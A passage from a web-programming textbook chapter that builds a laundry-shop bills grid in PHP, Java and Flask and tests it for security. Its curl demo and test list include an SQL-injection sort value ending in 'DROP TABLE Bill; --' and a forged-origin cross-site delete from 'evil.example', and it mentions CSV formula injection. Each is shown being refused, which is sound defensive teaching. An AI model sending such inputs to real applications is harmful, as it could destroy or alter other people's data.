B0089	2025-10-17 10:13	Vania Wirawan	Wash, dry & fold (per kg)	Rungkut	5	Rp 40.000	finished	Rp 40.000	Edit
B0627	2025-12-27 17:27	Winda Sugiarto	Express wash & fold, 1 day (per kg)	Rungkut	3	Rp 36.000	finished	Rp 36.000	Edit
B0436	2025-12-07 08:01	Retno Hartono	Express wash & fold, 1 day (per kg)	Rungkut	3	Rp 36.000	finished	Rp 18.000	Edit
B1180	2026-03-03 20:33	Hendro Santoso	Bed cover, any size (per item)	Rungkut	1	Rp 35.000	finished	Rp 17.000	Edit
B2178	2026-06-23 20:42	Anggraini Saputra	Wash, dry & fold (per kg)	Rungkut	4	Rp 32.000	finished	Rp 16.000	Edit
Total charged, all 23 matching bills						**Rp 1.045.000**			

« First | ‹ Prev | 1 | 2 | 3 | Next › | Last »

Download all matching bills as CSV

Figure 13.20 The Razor Pages grid at `/bills?outlet=O01&status=finished&sort=payment&dir=desc&size=10&page=2`: rows 11 to 20 of 23, with the full pager and a footer total over all 23 bills.

13.18 The Same Grid in PHP with PDO

The PHP grid is three files: `src/Grid.php` with the state, the SQL, the writes and the helpers; `public/index.php`, the front controller that PHP's built-in server calls for every request; and two templates in `templates/` written in PHP's alternative syntax (`<?php foreach (…): ?> … <?php endforeach; ?>`), as in Chapter 3. **Listing 13.38** is `GridState::parse`.

Listing 13.38 `GridState::parse()` in `php/src/Grid.php`: the white lists of **Table 13.7** in PHP, with a guard against array parameters.

```
    /** Build a state from $_GET or $_POST, keeping only what is allowed. */
    public static function parse(array $in, array $outletIds): self
    {
        $get = fn(string $k): string => is_string($in[$k] ?? null) ? $in[$k] : '';  //
?size[]=1 is an array
        $s = new self();
        $outlet = $get('outlet');
        $status = $get('status');
        $sort = $get('sort');
        $dir = $get('dir');
        $size = filter_var($get('size'), FILTER_VALIDATE_INT);
        $page = filter_var($get('page'), FILTER_VALIDATE_INT);
        $s->outlet = in_array($outlet, $outletIds, true) ? $outlet : '';
        $s->status = in_array($status, self::STATUSES, true) ? $status : '';
        $s->from = self::cleanDate($get('from'));
        $s->to = self::cleanDate($get('to'));
        $s->sort = array_key_exists($sort, self::SORTS) ? $sort : 'arrived';
        $s->dir = in_array($dir, ['asc', 'desc'], true) ? $dir : 'desc';
        $s->page = ($page !== false && $page > 1) ? $page : 1;
        $s->size = in_array($size, self::SIZES, true) ? $size : 25;
        return $s;
    }
```

The first line of the method answers a PHP peculiarity: `?size[]=1` makes `$_GET['size']` an *array*, so `$get` returns a parameter only if it is a string. `in_array($x, $list, true)` compares strictly, `filter_var(…, FILTER_VALIDATE_INT)` returns an integer or `false`, and `checkdate` asks the calendar about 30 February.

Listing 13.39 is the router, the part of `public/index.php` that turns method and path into an action.

Listing 13.39 The routes of `php/public/index.php`: two GETs for reading, two POSTs for changing (each answered by `back_to_grid` with 303), and the CSV export written line by line.

```
$route = "$method $path";
if ($route === 'GET /') {
    header('Location: /bills', true, 302);
} elseif ($route === 'GET /bills') {
    $view = $grid->page(GridState::parse($_GET, $outletIds));
    $view += [
        'outlets' => $outlets,
        'edit' => param($_GET, 'edit'),
        'confirm' => param($_GET, 'delete'),
        'message' => grid_message(param($_GET, 'msg'), param($_GET, 'bill')),
        'track' => 'PHP + PDO',
    ];
    extract($view);                                     // $state, $rows, $total, ... for
the templates
    require __DIR__ . '/../templates/' . (param($_GET, 'partial') === '1' ? '_grid.php' :
'bills.php');
} elseif ($route === 'POST /bills/status') {
    $id = param($_POST, 'id');
    $code = $grid->advance($id, param($_POST, 'from'), param($_POST, 'to'), $now, $actor);
    back_to_grid($code, $id, $outletIds);
} elseif ($route === 'POST /bills/delete') {
    $id = param($_POST, 'id');
    back_to_grid($grid->delete($id), $id, $outletIds);
} elseif ($route === 'GET /bills.csv') {
    header('Content-Type: text/csv; charset=utf-8');
    header('Content-Disposition: attachment; filename="bills.csv"');
    echo "\xEF\xBB\xBF", 'Bill,Arrived,Customer,Service,Outlet,Units,Charged,Paid,Status',
"\r\n";
    foreach ($grid->allRows(GridState::parse($_GET, $outletIds)) as $r) {
        echo implode(',', array_map('csv_cell', [$r['id'], $r['arrived'], $r['customer'],
$r['service'],
            $r['outlet'], $r['unit'], (int)$r['payment'], (int)$r['paid'], $r['status']])),
"\r\n";
    }
} else {
    http_response_code(404);
    echo 'Not found';
}
```

`extract($view)` turns the array returned by `page()` into the templates' variables, and `require` runs the template. Templates escape every value with `h()`, a wrapper around `htmlspecialchars(…, ENT_QUOTES | ENT_HTML5, 'UTF-8')`; `ENT_QUOTES` matters because values also appear inside attributes.

The connection uses `PDO::ERRMODE_EXCEPTION`, so every database error is an exception [13], and SQLite connections run `PRAGMA foreign_keys = ON`, without which SQLite ignores the foreign keys of Section 13.15. Setting `LAUNDRY_DSN` moves the grid to MySQL, where `inTransaction` uses `beginTransaction()` and `FOR UPDATE`; that path was not run here.

Listing 13.40 is a real `curl` session against the PHP grid, on a fresh copy of the database. It reads a filtered grid, sends the injected sort of Section 13.11, changes a status, tries a cross-site delete and exports.

Listing 13.40 Requests sent with `curl` to the PHP grid (`tests/demo_requests.sh`). The injected sort gives the default grid; the status change answers 303 with the grid's state and a message code; the cross-site POST is refused.

```
$ curl -s "http://127.0.0.1:9302/bills?outlet=O02&status=queued&size=10&partial=1" | grep -
o "Showing[^<]*"
Showing 1&ndash;9 of 9 bills &middot; page 1 of 1

$ curl -s "http://127.0.0.1:9302/bills?sort=b.id%3B%20DROP%20TABLE%20Bill%3B%20--
&partial=1" | grep -o "Showing[^<]*"
Showing 1&ndash;25 of 2,953 bills &middot; page 1 of 119

$ curl -s -i -X POST http://127.0.0.1:9302/bills/status -d id=B2934 -d from=queued -d
to=finished -d outlet=O02 -d status=queued | grep -iE "^(HTTP/|location:)"
HTTP/1.1 303 See Other
Location: /bills?outlet=O02&status=queued&msg=finished&bill=B2934

$ curl -s -i -X POST http://127.0.0.1:9302/bills/delete -d id=B2931 -H "Origin:
http://evil.example" | head -n 1
HTTP/1.1 403 Forbidden
```

Read the third exchange closely: it is the whole Post/Redirect/Get contract in two lines. The POST carried the grid's state (`outlet=O02`, `status=queued`) and the change; the answer is `303 See Other` with a `Location` that is the same grid plus `msg=finished&bill=B2934`, and the body is empty.

13.19 The Same Grid in Java

The Java grid runs on the web server inside every JDK, `com.sun.net.httpserver.HttpServer`, as the bills pages of Chapter 7 did, and reads SQLite through JDBC with the sqlite-jdbc driver [14]. It is four classes: `GridState` (a Java record, like the C# one), `BillGrid` (the SQL), `GridView` (the HTML, built with a `StringBuilder` and an `esc()` function) and `Main` (the server and the routes). **Listing 13.41** is the router.

Listing 13.41 `Main.route()`: one handler for every path, a database connection per request, and a catch that logs the details and gives the visitor one sentence.

```
    static void route(HttpExchange ex) throws IOException {
        String method = ex.getRequestMethod();
        String path = ex.getRequestURI().getPath();
        try (Connection c = grid.open()) {
            if (method.equals("POST") && !sameOrigin(ex)) {
                send(ex, 403, "text/plain; charset=utf-8", "Forbidden");
            } else if (path.startsWith("/static/")) {
                staticFile(ex, path.substring(8));
            } else if (method.equals("GET") && path.equals("/")) {
                redirect(ex, 302, "/bills");
            } else if (method.equals("GET") && path.equals("/bills")) {
                Map<String, String> q = form(ex.getRequestURI().getRawQuery());
                BillGrid.Page p = grid.page(c, GridState.parse(q,
grid.outlets(c).keySet()));
                String[] msg = message(q.getOrDefault("msg", ""), q.getOrDefault("bill",
""));
                String edit = q.getOrDefault("edit", "");
                String confirm = q.getOrDefault("delete", "");
                send(ex, 200, "text/html; charset=utf-8", "1".equals(q.get("partial"))
                        ? GridView.grid(p, edit, confirm, msg)
                        : GridView.page(p, grid.outlets(c), edit, confirm, msg));
            } else if (method.equals("POST") && path.equals("/bills/status")) {
                Map<String, String> f = form(body(ex));
                String id = f.getOrDefault("id", "");
                String code = grid.advance(c, id, f.getOrDefault("from", ""),
f.getOrDefault("to", ""), now(), actor);
                backToGrid(ex, c, f, code, id);
            } else if (method.equals("POST") && path.equals("/bills/delete")) {
                Map<String, String> f = form(body(ex));
                String id = f.getOrDefault("id", "");
                backToGrid(ex, c, f, grid.delete(c, id), id);
            } else if (method.equals("GET") && path.equals("/bills.csv")) {
                Map<String, String> q = form(ex.getRequestURI().getRawQuery());
                ex.getResponseHeaders().set("Content-Disposition", "attachment;
filename=\"bills.csv\"");
                send(ex, 200, "text/csv; charset=utf-8",
                        GridView.csv(grid.allRows(c, GridState.parse(q,
grid.outlets(c).keySet()))));
            } else {
                send(ex, 404, "text/plain; charset=utf-8", "Not found");
            }
        } catch (SQLException e) {
            e.printStackTrace();                            // the log gets the details
...
            send(ex, 500, "text/plain; charset=utf-8", "The database could not answer.");
// ... the visitor one line
        }
    }
```

With no framework, every piece is visible. `try (Connection c = grid.open())` closes the connection when the request ends. Query strings and POST bodies are parsed by one small `form()` method with `URLDecoder`. A `SQLException` goes to the log with its stack trace, and the visitor gets one sentence. Static files are served only if their name is in a map of three, so `/static/../data/laundry.db` finds nothing.

Listing 13.42 is `BillGrid.page`, the same two queries in JDBC.

Listing 13.42 `BillGrid.page()`: `PreparedStatement` with `?` placeholders; the filter values, then the limit and the offset, bound with `setObject` in order.

```
    public Page page(Connection c, GridState s) throws SQLException {
        List<Object> values = new ArrayList<>();
        String where = where(s, values);
        int total;
        double charged;
        try (PreparedStatement ps = c.prepareStatement(
                "SELECT COUNT(*), COALESCE(SUM(b.payment), 0) FROM Bill b WHERE " + where))
{
            bind(ps, values);
            try (ResultSet rs = ps.executeQuery()) {
                rs.next();
                total = rs.getInt(1);
                charged = rs.getDouble(2);
            }
        }
        int pages = Math.max(1, (total + s.size() - 1) / s.size());
        s = s.withPage(Math.min(s.page(), pages));         // page 999 becomes the last
page
        values.add(s.size());
        values.add((s.page() - 1) * s.size());
        try (PreparedStatement ps = c.prepareStatement(
                SELECT_ROWS + " WHERE " + where + " ORDER BY " + orderBy(s) + " LIMIT ?
OFFSET ?")) {
            bind(ps, values);
            try (ResultSet rs = ps.executeQuery()) {
                return new Page(s, rows(rs), total, charged, pages);
            }
        }
    }
```

The connection is opened with two properties that sqlite-jdbc understands: `foreign_keys=true`, which runs `PRAGMA foreign_keys = ON`, and `transaction_mode=IMMEDIATE`, which makes `setAutoCommit(false)` begin every transaction with `BEGIN IMMEDIATE`. The writes are then ordinary JDBC: `setAutoCommit(false)`, the statements, `commit()`, and `rollback()` in the `catch`.

Testing this track produced one surprise: a check failed only here, *CSV: text/csv*. The JDK's server had sent the header spelled `Content-type`, and the test had looked up `Content-Type` in an ordinary dictionary. Header names are case-insensitive [6], so the server was right and the test wrong; a test can be wrong too.

13.20 The Same Grid in Python with Flask

The Flask grid is the reference implementation: every function of Sections 13.9 to 13.16 was shown from its `grid.py`, and it is the only one with keyset paging. **Listing 13.43** is the first part of `app.py`: configuration, the database connection, the clock, the cross-site guard and the GET handler.

Listing 13.43 The first part of `python/app.py`: one SQLite connection per request, stored in Flask's `g` and closed when the request ends; the cross-site guard as a `before_request` function; and the GET handler, which chooses keyset or numbered paging and the whole page or the fragment [17].

```
HERE = Path(__file__).resolve().parent
app = Flask(__name__, static_folder=str(HERE.parent / "static"), static_url_path="/static")
app.add_template_filter(grid.rupiah, "rupiah")
app.jinja_env.trim_blocks = app.jinja_env.lstrip_blocks = True   # tidy HTML output
DB_PATH = os.environ.get("LAUNDRY_DB") or str(HERE.parent / "data" / "laundry.db")
ACTOR = os.environ.get("LAUNDRY_ACTOR", "E0001")      # Chapter 14 replaces this with a
login
AFTER_RX = re.compile(r"^(\d{4}-\d{2}-\d{2} \d{2}:\d{2}:\d{2})\|(B\d{4})$")


def db():
    if "db" not in g:
        g.db = sqlite3.connect(DB_PATH, isolation_level=None)     # autocommit; see
grid.transaction
        g.db.row_factory = sqlite3.Row
        g.db.execute("PRAGMA foreign_keys = ON")
    return g.db


@app.teardown_appcontext
def close_db(_exc):
    conn = g.pop("db", None)
    if conn is not None:
        conn.close()


def now_text():
    """The shop's clock (WIB). LAUNDRY_NOW sets it, as the tests and the demo do."""
    return os.environ.get("LAUNDRY_NOW") or
datetime.now(ZoneInfo("Asia/Jakarta")).strftime(
        "%Y-%m-%d %H:%M:%S")


@app.before_request
def same_origin_posts_only():
    """A POST from another site's page is refused (a cheap guard against CSRF)."""
    if request.method == "POST":
        site = request.headers.get("Sec-Fetch-Site")
        origin = request.headers.get("Origin")
        if site not in (None, "same-origin", "none"):
            abort(403)
        if origin and origin != request.host_url.rstrip("/"):
            abort(403)


def current_state(values):
    outlet_ids = [o["id"] for o in grid.outlets(db())]
    return grid.GridState.parse(values, outlet_ids)
```

Listing 13.43 (Continued) *The first part of python/app.py: one SQLite connection per request, stored in Flask's g and closed when the request ends; the cross-site guard as a before_request function; and the GET handler, which chooses keyset or numbered paging and the whole page or the fragment [17].*

```
@app.get("/")
def home():
    return redirect("/bills")


@app.get("/bills")
def bills():
    state = current_state(request.args)
    after = AFTER_RX.match(request.args.get("after", ""))
    if after and state.sort == "arrived" and state.dir == "desc":
        rows = grid.fetch_after(db(), state, after.group(1), after.group(2))
        view = {"state": state, "rows": rows, "keyset": True, "total": None,
                "charged": None, "pages": None}
    else:
        view = grid.fetch_page(db(), state)
        view["keyset"] = False
    view.update(
        outlets=grid.outlets(db()), sorts=grid.SORTS, sizes=grid.SIZES,
        statuses=grid.STATUSES, next_status=grid.NEXT_STATUS,
        edit=request.args.get("edit", ""), confirm=request.args.get("delete", ""),
        message=grid.message(request.args.get("msg"), request.args.get("bill")),
        track="Python + Flask")
    template = "_grid.html" if request.args.get("partial") == "1" else "bills.html"
    return render_template(template, **view)
```

Flask's shape is the same as the others'. `isolation_level=None` puts Python's `sqlite3` in autocommit mode, so that `grid.transaction` issues `BEGIN IMMEDIATE` and `COMMIT` itself instead of the module opening deferred transactions of its own. `sqlite3.Row` makes rows readable by name, `r["customer"]`, in Python and in the Jinja2 templates, which escape HTML automatically; `trim_blocks` and `lstrip_blocks` keep the template's loops from leaving blank lines. The static folder is the shared `../static`, and the CSV view hands the generator of **Listing 13.29** straight to `Response`.

Figure 13.21 is the Flask grid's first page with ten rows a page. Compare it with **Figure 13.20**: apart from the name of the track in the header, the two are the same page, because they are the same HTML.

Profitina Laundry · bills grid · Python + Flask

Bills

Outlet: All outlets | Status: Any status | Arrived from: mm/dd/yyyy | to: mm/dd/yyyy | Rows per page: 10 | Apply | Reset

Showing 1–10 of 2,953 bills · page 1 of 296

Bill	Arrived ▼	Customer	Service	Outlet	Units	Charged	Status	Paid	Actions
B2953	2026-09-30 20:49	Lestari Mahendra	Dry cleaning - dress/kebaya (per item)	Rungkut	1	Rp 45.000	queued	Rp 45.000	Edit
B2952	2026-09-30 20:09	Khadijah Zulkarnain	Wash, dry & fold (per kg)	Wiyung	5	Rp 40.000	queued	Rp 20.000	Edit
B2951	2026-09-30 17:17	Endah Ika Rahman	Bed cover, any size (per item)	Keputih	1	Rp 35.000	queued	Rp 0	Edit Delete
B2950	2026-09-30 16:26	Ma'ruf Saputra	Wash, dry & fold (per kg)	Wiyung	6	Rp 48.000	queued	Rp 0	Edit Delete
B2949	2026-09-30 15:36	Zahra Halim	Wash, dry & fold (per kg)	Rungkut	7	Rp 56.000	queued	Rp 28.000	Edit
B2948	2026-09-30 13:56	Joko Mahendra	Ironing only (per kg)	Rungkut	6	Rp 36.000	queued	Rp 36.000	Edit
B2947	2026-09-30 13:39	Maya Santoso	Ironing only (per kg)	Rungkut	7	Rp 42.000	queued	Rp 42.000	Edit
B2946	2026-09-30 10:27	Aisyah Wijaya	Wash, dry & fold (per kg)	Rungkut	5	Rp 40.000	queued	Rp 0	Edit Delete
B2945	2026-09-30 09:53	Nadia Umi Susanto	Bed cover, any size (per item)	Rungkut	1	Rp 35.000	queued	Rp 35.000	Edit
B2944	2026-09-30 07:31	Nurul Suryadi	Wash, dry & fold (per kg)	Wiyung	5	Rp 40.000	queued	Rp 0	Edit Delete
Total charged, all 2,953 matching bills						**Rp 144.213.000**			

1 2 3 Next › Last »

Download all matching bills as CSV

Figure 13.21 The Flask grid at `/bills?size=10`: newest first, 296 pages of ten, a *Delete* link only on the four queued bills without a payment, and the footer total over all 2,953 bills, Rp 144.213.000.

13.21 Progressive Enhancement with fetch()

13.21.1 Two browsers, one grid

Everything so far works with links and forms alone; each sort, page and filter is a full page load, fast, but the screen flashes and the scroll jumps to the top. Web Forms answered this in 2007 with the `UpdatePanel`; the modern answer is a few dozen lines of JavaScript and the browser's **`fetch()`** function [15].

The rule this chapter follows is called **progressive enhancement**: build the page so that it works completely without scripts, then add a script that makes it *better* where scripts run, without making it *necessary*. The grid of Sections 13.8 to 13.20 is the first half. The second half is one file, `static/grid-enhance.js`, which every one of the four grids includes with one `<script defer>` tag. **Listing 13.44** is all of it.

Listing 13.44 `static/grid-enhance.js`: intercept the grid's links and forms, fetch the grid fragment with `partial=1`, swap it in, keep the address bar and the Back button in step, and confirm a delete before posting it.

```
// Progressive enhancement for the bills grid. Without this file every link and
// form still works: each click is an ordinary page load. With it, the grid is
// fetched as an HTML fragment (partial=1) and swapped in place, the address bar
// is kept in step, and Delete asks for confirmation before it posts.
(function () {
  "use strict";
  var area = document.getElementById("grid");
  var filters = document.getElementById("filters");
  if (!area || !window.fetch || !window.history.pushState) {
    return;                                   // an old browser keeps the plain pages
  }

  function withPartial(url) {
    var u = new URL(url, location.href);
    u.searchParams.set("partial", "1");
    return u;
  }

  function load(url, push) {
    area.classList.add("loading");
    return fetch(withPartial(url), { headers: { "Accept": "text/html" } })
      .then(function (res) {
        if (!res.ok) { throw new Error("HTTP " + res.status); }
        return res.text();
      })
      .then(function (fragment) {
        area.outerHTML = fragment;            // the server sent <div id="grid">...</div>
        area = document.getElementById("grid");
        if (push) { history.pushState(null, "", url); }
        syncFilters(url);
      })
      .catch(function () {
        location.href = url;                  // anything odd: fall back to a full page
load
      });
  }

  function syncFilters(url) {                 // keep the filter form true to the address
    if (!filters) { return; }
    var params = new URL(url, location.href).searchParams;
    ["outlet", "status", "from", "to"].forEach(function (name) {
      filters.elements[name].value = params.get(name) || "";
    });
    filters.elements.size.value = params.get("size") || "25";
  }
```

Listing 13.44 (Continued) *static/grid-enhance.js: intercept the grid's links and forms, fetch the grid fragment with partial=1, swap it in, keep the address bar and the Back button in step, and confirm a delete before posting it.*

```
  function stateOf(href) {                    // the grid's state, copied from a link
    var params = new URL(href, location.href).searchParams;
    var body = new URLSearchParams();
    ["outlet", "status", "from", "to", "sort", "dir", "page", "size"].forEach(function (k)
{
      if (params.get(k)) { body.set(k, params.get(k)); }
    });
    return body;
  }

  function post(action, body) {
    return fetch(action, { method: "POST", body: body })   // the server answers 303 ...
      .then(function (res) { return load(res.url, true); }) // ... and fetch followed it
      .catch(function () { location.reload(); });
  }

  document.addEventListener("click", function (e) {
    var a = e.target.closest("a[data-grid]");
    if (!a || e.ctrlKey || e.metaKey || e.shiftKey || e.button !== 0) { return; }
    e.preventDefault();
    var id = a.getAttribute("data-delete");
    if (id) {                                 // Delete: ask here, then post directly
      if (window.confirm("Delete bill " + id + "? This cannot be undone.")) {
        var body = stateOf(a.href);
        body.set("id", id);
        var token = area.querySelector('input[name="__RequestVerificationToken"]');
        if (token) { body.set(token.name, token.value); }  // ASP.NET Core's antiforgery
token
        post("/bills/delete", body);
      }
      return;
    }
    load(a.href, true);
  });

  document.addEventListener("submit", function (e) {
    var form = e.target;
    e.preventDefault();
    if (form === filters) {                   // GET: build the address the form would
build
      var params = new URLSearchParams(new FormData(form));
      Array.from(params.keys()).forEach(function (k) {
        if (!params.get(k)) { params.delete(k); }
      });
      if (params.get("size") === "25") { params.delete("size"); }
      var qs = params.toString();
      load("/bills" + (qs ? "?" + qs : ""), true);
    } else {                                  // POST: inline edit or confirmed delete
      post(form.action, new URLSearchParams(new FormData(form)));
```

Listing 13.44 (Continued) *static/grid-enhance.js: intercept the grid's links and forms, fetch the grid fragment with partial=1, swap it in, keep the address bar and the Back button in step, and confirm a delete before posting it.*

```
    }
  });

  window.addEventListener("popstate", function () { load(location.href, false); });
})();
```

13.21.2 How it works

The script runs inside a function, so its variables do not leak, and first checks for `fetch` and `history.pushState`; without them it does nothing, and an old browser gets the plain grid.

Links. One click listener catches clicks on any `<a data-grid>`, the attribute every sort, page, edit, cancel and delete link carries, leaving Ctrl-, Cmd- and Shift-clicks alone because they mean "open elsewhere". `load` adds `partial=1`, fetches, and every server returns only the `<div id="grid">…</div>` fragment, which replaces the old one (`outerHTML`). `history.pushState` puts the real address, without `partial=1`, into the address bar, so the bar always shows an address that gives the same grid when loaded directly, bookmarked or shared.

Back and Forward. Back on an entry made by `pushState` fires `popstate` instead of loading a page; the listener fetches the grid for the new address, and `syncFilters` sets the filter form from it.

The filter form. Its submit is turned into the query string the browser would have built, without empty values, and loaded like a link.

Changes. Update and confirmed Delete forms are sent with `fetch(action, {method: "POST", body})`; the server answers 303, `fetch` follows it, and `res.url`, the grid with its message, is loaded as a fragment. A *Delete* link of a normal row becomes one step: `window.confirm(…)` at once, then the POST built from the link's address (which holds the state) and the bill id, plus the antiforgery token on the Razor Pages grid.

Failures. If anything goes wrong, a network error, an unexpected status, the script sets `location.href` to the address and lets the browser do an ordinary page load. An enhancement must never be able to make the page worse than it would have been without it.

13.21.3 Tested in a real browser

A script like this can only be tested in a browser. `tests/enhance_check.py` drives Chromium through Playwright against a freshly started grid and checks eight behaviors; the trick for telling "the grid was swapped" from "the page was reloaded" is to set a variable on `window` before clicking and to check that it is still there afterwards, since a real page load would wipe it. The eight checks passed on all four grids in this book's build, including the Razor Pages grid with its antiforgery token. **Figure 13.18** in Section 13.14 was itself produced this way: the screenshot program pressed *Update*, and the script swapped the grid and the message in without a page load.

13.22 One Set of Checks for Four Servers

13.22.1 A test that does not trust the server

Four implementations are four chances to disagree. `tests/check_grid.py`, standard-library Python only, checks any of the four grids over real HTTP, and `tests/run_checks.sh` starts a grid on a fresh copy of the database, runs the checks and stops it. The checks compute the right answers themselves, with their own SQL, from the pristine `data/laundry.db`, so a server passes only by agreeing with an independent calculation. After the changes they open the database the server wrote: B2953 must be finished at the shop clock with its StatusLog row, B2951 and its log row gone, and B2950, which a cross-site POST tried to delete, still there. **Listing 13.45** is the real output for the Java grid.

Listing 13.45 The real output of `tests/run_checks.sh java`: 44 checks of reading, sorting, filtering, injection, the CSV export, the status workflow, deleting, cross-site POSTs, static files and the database afterwards.

```
PASS  GET /bills is 200
PASS  summary counts all bills
PASS  page 1 is the 25 newest bills
PASS  footer total charged over every matching bill
PASS  page 2 starts at offset 25
PASS  page 999 is clamped to the last page
PASS  sort by customer name, ascending, id breaks ties
PASS  sort by amount charged, descending, 10 rows
PASS  sort by outlet name, page 3 of 50 rows
PASS  a page size outside the list falls back to 25
PASS  an injected sort column is ignored (default order)
PASS  an injected outlet is ignored (no filter)
PASS  filter by outlet and status
PASS  filtered summary
PASS  filter by date range, 'to' inclusive
PASS  an impossible date is ignored
PASS  partial=1 returns only the grid fragment
PASS  a message with a forged bill id is not shown
PASS  edit=B2953 shows the inline editor
PASS  delete=B2951 asks for confirmation in the row
PASS  CSV: text/csv, attachment
PASS  CSV: BOM, header and one line per bill
PASS  CSV: a comma inside a field is quoted
PASS  CSV: rows in grid order
PASS  status queued -> finished answers 303 See Other
PASS  the redirect keeps the grid's state and names the result
PASS  the message is shown and the bill moved
PASS  the same stale edit again is a conflict
PASS  skipping a step is refused
PASS  an unknown bill is reported
PASS  a queued but partly paid bill is not deleted
PASS  a departed bill is not deleted
PASS  a queued unpaid bill is deleted
PASS  it is gone from the grid
PASS  deleting it twice says it does not exist
PASS  a POST from another origin is refused with 403
PASS  a cross-site POST (Fetch Metadata) is refused with 403
PASS  /static/grid.css is served
PASS  /static/grid-enhance.js is served
PASS  /static/profitina-logo-horizontal.png is served
PASS  database: B2953 finished at the shop clock
PASS  database: one StatusLog row written in the same transaction
PASS  database: B2951 and its log are gone
PASS  database: B2950 untouched by the refused cross-site POST

44 passed, 0 failed
```

13.22.2 What ran, and where

Table 13.10 summarizes every track of the chapter, its port, and exactly what was done with it in this book's build. Every port is in the chapter's range 9300 to 9399.

Table 13.10 What was built and run for this chapter. The code folder's `VERIFIED.md` gives every command and result.

Track	Port	Built / compiled	HTTP checks	Browser checks	Notes
ASP.NET Core Razor Pages (.NET 10)	9301	`dotnet build`, 0 warnings	40 of 40 (the 4 database checks do not apply)	8 of 8	in-memory store; `SqlBillStore` compiled, not run; `SqliteConnection` lines not compiled
PHP 8.4 + PDO (SQLite)	9302	`php -l`	44 of 44	8 of 8	MySQL path not run
Java 21 (`--release 17`), HttpServer + JDBC	9303	`javac -Xlint:all`, no warnings	44 of 44	8 of 8	MySQL path not run
Python 3.11 + Flask 3.1	9304	—	44 of 44, and the keyset walk test	8 of 8	also the source of the screenshots
Web Forms (`webforms/`)	—	C# parsed by Roslyn: no syntax errors	not run	not run	needs Windows and .NET Framework 4.8

The Razor Pages grid passes 40 checks rather than 44 only because its store is in memory: there is no database file for the last four checks to open. Its behavior under the other 40, including the StatusLog rule, is the same as the others'.

13.23 Profitina in Practice

Profitina is an AI-visibility platform built in Surabaya and running in production at `app.profitina.com`: it measures how ready a brand's website is to be *cited by AI answer engines* (Generative Engine Optimization, GEO) and helps fix what it finds. It is a Python application on FastAPI with PostgreSQL in production, and it is full of the ideas of this chapter, although not one line of it is Web Forms.

A history is a grid over a growing table. Profitina's historical analytics dashboard shows each brand's score week by week, over a table that only grows. That is where Section 13.13 matters: an OFFSET that costs nothing in the first month walks further every week, and an index that serves the grid's order keeps the hundredth week as quick as the first.

Export is a feature, and personal data comes with it. The dashboard offers a CSV export, and Section 13.16 applies in full: the screen's filters, a stable order, no live formulas, and the awareness that a file has left the application's protection. Profitina treats UU PDP duties (consent, data export, account purge) as features.

A feed is keyset paging's home. A real-time community feed with "N new" counters is the textbook case for continuing *after the last item seen*: posts arrive at the top all the time, and a reader scrolling down must neither see one twice nor miss one, the OFFSET failure of Section 13.13.5 stated as a product requirement.

Two databases, one SQL. Profitina runs PostgreSQL in production and SQLite in parts of its test path, with a guard that keeps the dialect honest; this chapter's portable `LIMIT ? OFFSET ?` and Equation (13.8) are that discipline in miniature.

Instant, but never dependent on the trick. Profitina posts optimistically: the post appears at once, and if sending fails the text is restored, the attitude of Section 13.21.

As always, the runnable case study is **Profitina Laundry**, never the real product. What carries across is the shape of the problems: a table that grows, a screen that must stay fast, a list of allowed choices, a transaction around every change, and a file that leaves the building.

13.24 Common Mistakes, and How to Avoid Them

Building ORDER BY from the request. `"ORDER BY " + sort` is SQL injection. Map a key to SQL through a white list (**Listing 13.17**).

Trying to bind the column name. `ORDER BY ?` sorts by a constant and silently does nothing (**Listing 13.16**).

Sorting without a tie-breaker. Paged results can repeat or skip rows. End every paged ORDER BY with a unique column.

Paging in memory. Fetching every row to show 25 (the `SqlDataSource` way) costs 84 times as much on the Laundry data, and more as it grows. Use `LIMIT ? OFFSET ?` or keyset paging.

Keyset paging with the OR form only. It may scan the index instead of seeking it, and then it is slower than OFFSET (**Listing 13.22**, Part 2b). Lead with `arrived <= ?`, or use a row value, and read the plan.

`arrived <= '2026-09-30'` for "until the 30th". It excludes the whole day. Use `arrived < '2026-10-01'` (Equation (13.1)).

Binding LIMIT as a string in PHP with MySQL. Emulated prepares write `LIMIT '25'`. Bind with `PDO::PARAM_INT`.

Reading a row's key from its displayed text. Displayed text is formatted and HTML-encoded. Use `DataKeys` in Web Forms, and a hidden `id` field in a form.

Trusting data from your own database. Second-order SQL injection is still injection. Bind everything.

Relying on `confirm()` or on hidden links. They are courtesies. The server must check every rule on every request.

Updating without checking what the user saw. Two cashiers overwrite each other. Put the old value in the WHERE clause and treat zero rows as a conflict.

Writing the change and the audit row separately. One of them can fail. Put both in one transaction.

Answering a POST with a page. Reload repeats the change. Answer with 303 and a grid address.

Redirecting to an address taken from the form. That is an open redirect. Rebuild the address from validated values.

Putting message text in the address. Anyone can make your page say anything. Put a code, and look the text up.

A CSV without quoting, without a BOM, or with live formulas. Commas break columns, Excel garbles names, and `=HYPERLINK(…)` runs. Quote, write the BOM, neutralize `= + - @`.

An enhancement that is required. If the grid breaks without its script, it was not an enhancement. Build the plain version first.

13.25 Chapter Summary

A data grid does seven jobs (**Table 13.1**): show, page, sort, filter, edit, delete and export, and every link and form must carry the choices of all the others.

GridView did them in one control (**Listing 13.4**, **Listing 13.9**): `BoundField` and `TemplateField` columns, `DataKeyNames`, `EditIndex`, `RowUpdating` and `RowDeleting`, data source controls, `AllowPaging` and `AllowSorting`. Every action was a postback with view state (**Figure 13.7**); `SqlDataSource` paged in memory; the state was invisible to the address bar. Concatenated SQL in a handler is injection even when the value came from your own table.

The modern grid is links and forms (**Table 13.6**, **Figure 13.14**): reads are GETs whose whole state is in the address (**Table 13.7**, **Listing 13.14**); changes are POSTs answered with 303.

Filters are bound; sort keys are white-listed. Every value reaches the database as a parameter (**Listing 13.15**); the column after ORDER BY comes from a table the programmer wrote (**Listing 13.17**, **Listing 13.18**), with the id as tie-breaker. "To" means before the next midnight (Equation (13.1)).

Paging is arithmetic (Equation (13.2), Equation (13.3), Equation (13.4)): count first, clamp, then `LIMIT ? OFFSET ?` (**Listing 13.20**). OFFSET walks the rows it skips (Equation (13.5)); keyset paging seeks (Equation (13.6), Equation (13.7)) if its condition is written so that the index can be searched (Equation (13.8)). Measured on the Laundry data (**Listing 13.22**, **Figure 13.16**): 6 ms for OFFSET's worst page, under 0.15 ms for keyset, 9.5 ms to fetch everything; with 295,300 rows and an index, 14.8 ms against 0.023 ms.

